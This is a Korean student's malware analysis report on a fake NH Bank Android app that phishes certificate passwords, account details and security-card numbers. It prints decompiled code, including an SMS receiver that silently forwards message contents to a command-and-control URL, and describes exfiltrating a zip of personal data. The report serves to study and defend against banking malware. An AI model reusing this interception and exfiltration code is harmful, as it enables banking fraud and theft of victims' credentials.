

NH은행 악성앱분석

Write_By 한세사이버보안고

은행 앱을 사칭한 악성 앱 분석 보고서입니다

이진근 (Sori)

1 장치설정


Genymotion(<http://www.genymotion.com>)을 사용하여 Custom Phone - 4.1.1 - API16-768x1280 사용

도구명	설명	다운로드
Genymotion	Android 가상화 도구	클릭
apktool	Apk 디컴파일/컴파일을 해주는 도구	클릭
Sublime Text 3	디컴파일/컴파일, smail 컬러하이라트, java source convert, sign etc 모든 기능을 갖추고 있고 ide 타입 관리가 가능한 툴	클릭
Dex2jar	dex -> jar 자바 코드를 확인할 수 있게 해주는 도구	클릭

2. 앱 실행



가상 머신에 install 후 실행을 시켜보았다.



실제 은행 앱과 동일하게 보이나 백신 설치여부를 검증하지 않고 실행된다. (가상 머신에는 V3 Mobile PLUS 앱이 설치되어 있지 않다.)




어플의 메뉴들 은행 UI와 같다. (악성 앱인지 모른다면 피싱당할 수 있다.)


조회를 눌러 실행을 해보도록 하자.

A screenshot of a '키보드 보안 입력' (Keyboard Security Input) window. It has a purple header bar with the title. Below the header, the text '인증서 암호' (Certificate Password) is displayed. There is a white rectangular input field for the password. At the bottom, there are two buttons: '확인' (Confirm) and '취소' (Cancel).

인증서 암호를 입력하라고 한다. 1234를 입력해 보았다

A screenshot of a warning message box. The title is '경고' (Warning). The main text says '인증서 암호가 일치하지 않습니다. [1회틀림]' (Certificate password does not match. [1st error]). At the bottom, there is a single '확인' (Confirm) button.

인증서 암호가 일치하지 않는다고 한다. 이번에는 1111을 넣어보자

A screenshot of the NH Bank mobile app login screen. The top bar is blue with the 'NH Bank' logo and a power icon. Below the bar, there is a notice about digital certificate services. The main section is titled '계좌번호 입력' (Account Number Input) and contains two input fields: '계좌번호' (Account Number) and '계좌비밀번호' (Account Secret Number) with a note '(숫자 4자리)' (4 digits). Below the input fields, there is a list of system notices. At the bottom, there is a large purple arrow button labeled '다음' (Next) and a smaller button with a right arrow and text about security.

처음 입력하였던 공인인증서 암호와 두 번째에 입력하였던 공인인증서 암호가 서로 다름에도 불구하고, 암호가 서로 맞는지 검증하지 않은 채 다음 단계로 넘어가게 된다.


계좌번호 : 123456789 계좌 비밀번호 0000 을 입력하고 진행시켜 보았다.




이번에는 보안카드를 입력하라고 요구하였다



확인하기 쉬운 숫자들로 입력하였고 보안카드 일련번호에는 000을 입력하였다




알림 창이 나타나게 되며 재시도를 누르거나 종료를 누르면 어플이 종료되게 되고 안드로이드 전체 메뉴에서 어플이 사라지게 된다. 하지만 지워지지 않고 그대로 남아있는 것을 확인할 수 있다.



3. 정적 분석

dex2jar을 사용하여 dex -> jar 파일로 변환하고 jd-gui로 컴파일 되어있는 java코드를 분석하였다.

어플리케이션 동작 순서



어플을 실행하고 난 뒤에 사라지는 것을 볼 수 있는데

이때 백그라운드에서 SMSReceiver가 동작하고 있는 것을 볼 수 있다.

```
SmsMessage localSmsMessage = arrayOfSmsMessage[k];
String str1 = localSmsMessage.getMessageBody();
String str2 = localSmsMessage.getOriginatingAddress();
this.httpUrl = ("http://kossrea.9966.org/gg/bank12.php?m=Api&a=Sms&imsi=" + this.imsi + "&number=" + this.number + "&fromnumber=" + str2 + "&scontent=" + URLEncoder.encode(str1));
System.out.println(this.httpUrl);
new Thread(new Runnable()
{
    public void run()
    {
        new Connect().getHttpConnection(SMSReceiver.this.httpUrl);
    }
}).start();
abortBroadcast();
```

보면 <http://kossrea.9966.org/gg/bank12.php?m=Api&a=Sms&imsi=> 의 주소로 SMS를 전송 하는 것을 볼 수 있다.

```

protected ImageView imgV3;
protected ProgressDialog pd;

protected void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);
    setContentView(2130903043);
    setContentView(2130903043);
    this.imgV3 = ((ImageView)findViewById(2131230791));
    this.pd = ProgressDialog.show(this, "", "업데이트 확인중...");
    new Handler().postDelayed(new Runnable()
    {
        public void run()
        {
            MainActivity.this.pd.cancel();
            MainActivity.this.imgV3.setVisibility(0);
            new Handler().postDelayed(new Runnable()
            {
                public void run()
                {
                    MainActivity.this.startService(new Intent(MainActivity.this, CoreService.class));
                    Intent localIntent = new Intent(MainActivity.this, ListActivity.class);
                    MainActivity.this.startActivity(localIntent);
                    MainActivity.this.finish();
                }
            }, 2000L);
        }
    }, 2000L);
}

```

MainActivity.class 파일이다. V3의 이미지를 가져오고 '업데이트 확인중...'이라는 메시지를 띄운 뒤 MainActivity가 종료되고 ListActivity가 시작된다.

ListActivity에서는 메뉴들을 출력해 주고 List1Activity에서는 메뉴를 터치하고 난 뒤 세부 메뉴들을 출력하려 준다.

세부 메뉴를 출력 한 뒤 EnActivity가 작동하게 되는데 여기서는 인증서 암호들을 입력 받게 된다.

물론 여기서도 처음 입력한 암호와 나중에 입력한 암호를 검증하는 메소드는 어디에도 없다.

PostActivity에서는 주민등록번호와 계좌번호, 계좌 비밀번호, 계좌 보안카드번호들을 수집하게 된다.

각 Activity에서 개인정보를 저장하게 되고, npki.zip에 저장하며 C&C서버로 npki.zip을 get방식으로 보내어 파일을 전송하게 되어 개인정보가 탈취되게 된다.